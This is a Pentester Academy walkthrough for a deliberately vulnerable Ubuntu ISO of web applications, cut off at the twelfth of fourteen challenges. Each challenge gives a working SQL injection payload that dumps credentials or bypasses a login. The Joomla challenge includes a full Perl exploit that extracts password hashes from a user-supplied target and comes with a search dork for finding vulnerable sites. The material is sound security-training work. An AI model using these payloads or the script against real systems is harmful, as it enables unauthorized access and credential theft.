



Vulnerable OS Collection: SQL Injection

www.PentesterAcademy.com

www.HackerArsenal.com

PENTESTER
ACADEMY



Description

We've packaged 14 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to SQL injection

Vulnerable Applications:

1. FoeCMS
2. Joomla CMS
3. Posnic
4. Sandbox
5. Wiki Web Help
6. YVS Image Gallery
7. B2ePMS
8. Hotel Portal
9. NanoDB
10. NewScoop
11. PHP My Recipes
12. Quotations
13. ReciPHP
14. SN News

OS Screenshot



Challenge 1: FoeCMS

Screenshot



Figure 1.1: FoeCMS application home page

Payload

http://localhost/FoeCMS/item.php?ei=-1%20union%20select%201,username,pass_ssha,1,1,1,1,1%20from%20foe_account--




Figure 1.2: Exploiting FoeCMS

Challenge 2: Joomla CMS

Screenshot




Figure 1.3: Joomla CMS home page


Exploit

```
#!/usr/bin/perl
#Exploit title: Joomla Component com_kunena SQL Injection exploit
#Google Dork: inurl:index.php?option=com_kunena&
#Exploit Author: D35m0nd142
#Screenshot : http://imageshack.us/f/155/comkunena2.png/
#Vendor HomePage: http://www.joomla.org/
#Special thanks to Taurusomar
system("clear");
print "*****\n";
print "* Joomla Component com_kunena SQL Injection *\n";
print "*    Coded by D35m0nd142          *\n";
print "*****\n";
sleep 1;
use LWP::UserAgent;
print "Enter the target --> ";
```

```

chomp(my $target=<STDIN>);
$code="%25%27%20and%201=2%29%20union%20select%201,%20con
cat%280x3a,username,0x3a,email,0x3a,0x3a,activation%29,concat%28
0x3a,username,0x3a,email,0x3a,password,0x3a,activation%29,%27Sup
er%20Administrator%27,%27email%27,%272009-11-
26%2022:09:28%27,%272009-11-
26%2022:09:28%27,62,1,1,0,0,0,1,15%20from%20jos_users--%20";
$agent = LWP::UserAgent->new() or die "[!] Error while processing";
$agent->agent('Mozilla/5.0 (Windows NT 6.1; WOW64; rv:7.0.1)
Gecko/20100101 Firefox/7.0.12011');
$host=                                     $target.
"/index.php?option=com_kunena&func=userlist&search=".$code;
$ok = $agent->request(HTTP::Request->new(GET=>$host));
$ok1 = $ok->content; if ($ok1 =~/([0-9a-fA-F]{32})/){
print "[+] Password found --> $1\n$2\n";
sleep 1;
}
else
{
print "Password not found \n";
}

```



```

*****
* Joomla Component com_kunena SQL Injection *
*      Coded by D35m0nd142      *
*****
Enter the target --> http://localhost/Joomla
[+] Password found --> 230b3aeda8bb66cd06ee90ea14f7d433
securitytube@PentesterAcademy:~$

```

Figure 1.4: Dumped password hash

Challenge 3: Posnic

Screenshot




Figure 1.5 Posnic application home page

Payload

1' or 1 = '1




Figure 1.6: Setting Payload




Figure 1.7: Exploited Posnic

Challenge 4: Sandbox

Screenshot




Figure 1.8: Sandbox application home page

Payload

[http://localhost/Sandbox/index.php?a=page&p=-1%20UNION%20SELECT%201,2,3,4,5,6,7,CONCAT\(user_name,0x3a,user_password\)%20FROM%20sb_users](http://localhost/Sandbox/index.php?a=page&p=-1%20UNION%20SELECT%201,2,3,4,5,6,7,CONCAT(user_name,0x3a,user_password)%20FROM%20sb_users)




Figure 1.9: Dumped admin hash

Challenge 5: Wiki Web Help

Screenshot




Figure 1.10: Wiki Web Help application home page

Payload

[http://localhost/WikiWebHelp/handlers/getpage.php?id=9999999+UNION+SELECT+1,CONCAT_WS\(0x3a,user_name,password\),3,4,5,6,7+FROM+user+LIMIT+1](http://localhost/WikiWebHelp/handlers/getpage.php?id=9999999+UNION+SELECT+1,CONCAT_WS(0x3a,user_name,password),3,4,5,6,7+FROM+user+LIMIT+1)




Figure 1.11: Dumped admin hash

Challenge 6: YVS Image Gallery

Screenshot




Figure 1.12: YVS Image Gallery application home page

Payload

http://192.168.2.190/YVS_image_gallery/view_album.php?album_id=-1%20UNION%20%20SELECT%20username%20FROM%20user




Figure 1.13: Found username.

Challenge 7: B2ePms

Screenshot




Figure 1.14: b2ePMS application home page

Payload

Username: ' or 1=1 – '

Password: x




Figure 1.15: Setting payload




Figure 1.16: Bypassed Authentication

Challenge 8: Hotel Portal

Screenshot




Figure 1.17: Hotel Portal application home page

Payload

Email: ' or '1'='1

Password: ' or '1'='1




Figure 1.18: Setting payload




Figure 1.19: Bypassed Authentication

Challenge 9: NanoDB

Screenshot




Figure 1.20: NanoDB application home page

Payload

<http://192.168.2.190/nanodb/category.php?id=9%20and%201%20div%202%20union%20select%201,concat%28user%28%29,0x3a3a,database%28%29,0x3a3a,version%28%29%29,3>




Figure 1.22: Found hostname

Challenge 10: NewScoop

Screenshot




Figure 1.23: NewsScoop application home page

Authentication Require:

Username: admin

Password: 123321

Payload

http://192.168.2.190/newscoop/admin/country/edit.php?f_country_code=%27%20union%20select%201,2,version%28%29%20--%202




Figure 1.24: Found hostname

Challenge 11: PHP My Recipes

Screenshot




Figure 1.25: PHP My Recipes application home page

Payload

[http://192.168.2.190/phpMyRecipes/recipes/viewrecipe.php?r_id=NULL/**/UNION/**/ALL/**/SELECT/**/CONCAT\(username,0x3a,password\)GORONTALO,NULL,NULL,NULL,NULL,NULL,NULL,NULL/**/FROM/**/users](http://192.168.2.190/phpMyRecipes/recipes/viewrecipe.php?r_id=NULL/**/UNION/**/ALL/**/SELECT/**/CONCAT(username,0x3a,password)GORONTALO,NULL,NULL,NULL,NULL,NULL,NULL,NULL/**/FROM/**/users)




Figure 1.26: Dumped username and password

Challenge 12: Quotations

Screenshot




Figure 1.27: Quotations application home page

Payload

http://192.168.2.190/quotations/category_quotes.php?ID=9%27

